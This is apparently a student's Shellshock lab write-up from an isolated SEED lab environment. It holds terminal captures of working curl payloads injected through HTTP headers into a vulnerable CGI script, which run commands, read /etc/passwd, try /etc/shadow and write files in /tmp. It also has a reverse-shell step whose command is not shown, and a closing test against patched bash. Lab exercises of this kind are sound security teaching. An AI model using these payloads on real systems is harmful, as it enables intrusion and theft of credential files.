daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
[09/22/23]seed@VM:~/.../lab5$
```

```
root@512391910f2f:/# ls /usr/lib/cgi-bin/
getenv.cgi  vul.cgi
root@512391910f2f:/# ls -l /usr/lib/cgi-bin/
total 8
-rwxr-xr-x 1 root root 130 Sep 18 09:59 getenv.cgi
-rwxr-xr-x 1 root root  85 Sep 18 09:59 vul.cgi
root@512391910f2f:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
root@512391910f2f:/# ls /tmp
virus
root@512391910f2f:/# ls /tmp
root@512391910f2f:/#
```


```
seed@VM: ~/.../Labsetup    root@512391910f2f: /    seed@VM: ~/.../lab5
[09/22/23]seed@VM:~/.../lab5$ curl -A "() { echo hello this is linson; }; echo Content_type: text/plain; echo; /bin/ls -l" http://www.seedlab
-shellshock.com/cgi-bin/vul.cgi
total 8
-rwxr-xr-x 1 root root 130 Sep 18 09:59 getenv.cgi
-rwxr-xr-x 1 root root  85 Sep 18 09:59 vul.cgi
[09/22/23]seed@VM:~/.../lab5$ curl -A "() { echo hello this is linson; }; echo Content_type: text/plain; echo; /bin/cat /etc/passwd" http://w
ww.seedlab-shellshock.com/cgi-bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
[09/22/23]seed@VM:~/.../lab5$ curl -e "() { echo hello this is linson; }; echo Content_type: text/plain; echo; /bin/id" http://www.seedlab-sh
ellshock.com/cgi-bin/vul.cgi
uid=33(www-data) gid=33(www-data) groups=33(www-data)
[09/22/23]seed@VM:~/.../lab5$ curl -H "ATTACK: () { echo hello this is linson; }; echo Content_type: text/plain; echo; /bin/touch /tmp/virus"
 http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[09/22/23]seed@VM:~/.../lab5$ curl -H "ATTACK: () { echo hello this is linson; }; echo Content_type: text/plain; echo; /bin/touch /tmp/virus;
 /bin/ls -l /tmp" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[09/22/23]seed@VM:~/.../lab5$ curl -H "ATTACK: () { echo hello this is linson; }; echo Content_type: text/plain; echo; /bin/ls -l /tmp" http:
//www.seedlab-shellshock.com/cgi-bin/vul.cgi
total 0
-rw-r--r-- 1 www-data www-data 0 Sep 22  2023 virus
[09/22/23]seed@VM:~/.../lab5$ curl -H "ATTACK: () { echo hello this is linson; }; echo Content_type: text/plain; echo; /bin/rm /tmp/virus" ht
```

```
seed@VM: ~/.../Labsetup    root@512391910f2f: /    seed@VM: ~/.../lab5
[09/22/23]seed@VM:~/.../lab5$ curl -H "ATTACK: () { echo hello this is linson; }; echo Content_type: text/plain; echo; /bin/rm /tmp/virus" ht
tp://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[09/22/23]seed@VM:~/.../lab5$ curl -H "ATTACK: () { echo hello this is linson; }; echo Content_type: text/plain; echo; /bin/ls -l /tmp" http:
//www.seedlab-shellshock.com/cgi-bin/vul.cgi
total 0
[09/22/23]seed@VM:~/.../lab5$ curl -H "ATTACK: () { echo hello this is linson; }; echo Content_type: text/plain; echo; /bin/touch /tmp/virus;
 echo Content_type: text/plain; echo; /bin/ls -l /tmp" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[09/22/23]seed@VM:~/.../lab5$ curl -A "() { echo hello this is linson; }; echo Content_type: text/plain; echo; /bin/touch /tmp/virus; echo Co
ntent_type: text/plain; echo; /bin/ls -l /tmp" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[09/22/23]seed@VM:~/.../lab5$ curl -A "() { echo hello this is linson; }; echo Content_type: text/plain; echo; /bin/cat /etc/shadow" http://w
ww.seedlab-shellshock.com/cgi-bin/vul.cgi
[09/22/23]seed@VM:~/.../lab5$ curl "http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi?AAAAA"
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=55552
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=AAAAA
REQUEST_URI=/cgi-bin/getenv.cgi?AAAAA
SCRIPT_NAME=/cgi-bin/getenv.cgi
[09/22/23]seed@VM:~/.../lab5$ curl "http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi?(){ echo hello this is linson; }; echo Content_type:
 text/plain; echo; /bin/ls -l"
```


seed@VM: ~/.../Labsetup
root@512391910f2f: /
seed@VM: ~/.../lab5
[09/22/23]seed@VM:~/.../lab5$ curl "http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi?(){ echo hello this is linson; }; echo Content_type: text/plain; echo; /bin/ls -l"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
Your browser sent a request that this server could not understand.

<hr>
<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
</body></html>
[09/22/23]seed@VM:~/.../lab5$ curl "http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi?'(){ echo hello this is linson; }; echo Content_type: text/plain; echo; /bin/ls -l'"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
Your browser sent a request that this server could not understand.

<hr>
<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
</body></html>
[09/22/23]seed@VM:~/.../lab5$ curl "http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi?%28%29%7B+echo+hello+this+is+linson%3B+%7D%3B+echo+Content_type%3A+text%2Fplain%3B+echo%3B+%2Fbin%2Fls+-l%27%22%0D%0A"
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html



seed@VM: ~/.../Labsetup
root@512391910f2f: /
seed@VM: ~/.../lab5
Your browser sent a request that this server could not understand.


<hr>
<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
</body></html>
[09/22/23]seed@VM:~/.../lab5$ curl "http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi?%28%29%7B+echo+hello+this+is+linson%3B+%7D%3B+echo+Content_type%3A+text%2Fplain%3B+echo%3B+%2Fbin%2Fls+-l%27%22%0D%0A"
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=42162
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=%28%29%7B+echo+hello+this+is+linson%3B+%7D%3B+echo+Content_type%3A+text%2Fplain%3B+echo%3B+%2Fbin%2Fls+-l%27%22%0D%0A
REQUEST_URI=/cgi-bin/getenv.cgi?%28%29%7B+echo+hello+this+is+linson%3B+%7D%3B+echo+Content_type%3A+text%2Fplain%3B+echo%3B+%2Fbin%2Fls+-l%27%22%0D%0A
SCRIPT_NAME=/cgi-bin/getenv.cgi
[09/22/23]seed@VM:~/.../lab5$ curl "http://www.seedlab-shellshock.com/cgi-bin/vul.cgi?%28%29%7B+echo+hello+this+is+linson%3B+%7D%3B+echo+Content_type%3A+text%2Fplain%3B+echo%3B+%2Fbin%2Fls+-l%27%22%0D%0A"
Hello World
[09/22/23]seed@VM:~/.../lab5$

Task 4: Getting a Reverse Shell via Shellshock Attack


1. Implementation

- Started the docker container .
- Executed the dockps an docksh commands







- Ip address command was used to obtain the ip address of the machine.



- Executed the given below command.



- Used the net cat command to listen the connection on the port 9090.





2. **Observation:**
   Was able to achieve the reverse shell by using the vulnerability in bash program which was being used by the cgi program on the server side .


Task 5: Using the Patched Bash

1. **Implementation:**

- Reexecuted the task 3 an following was the output gained.







2. **Observation:**
   The attack was not successful because the bash program did not convert environment variable into a function , and hence the commands were not executed.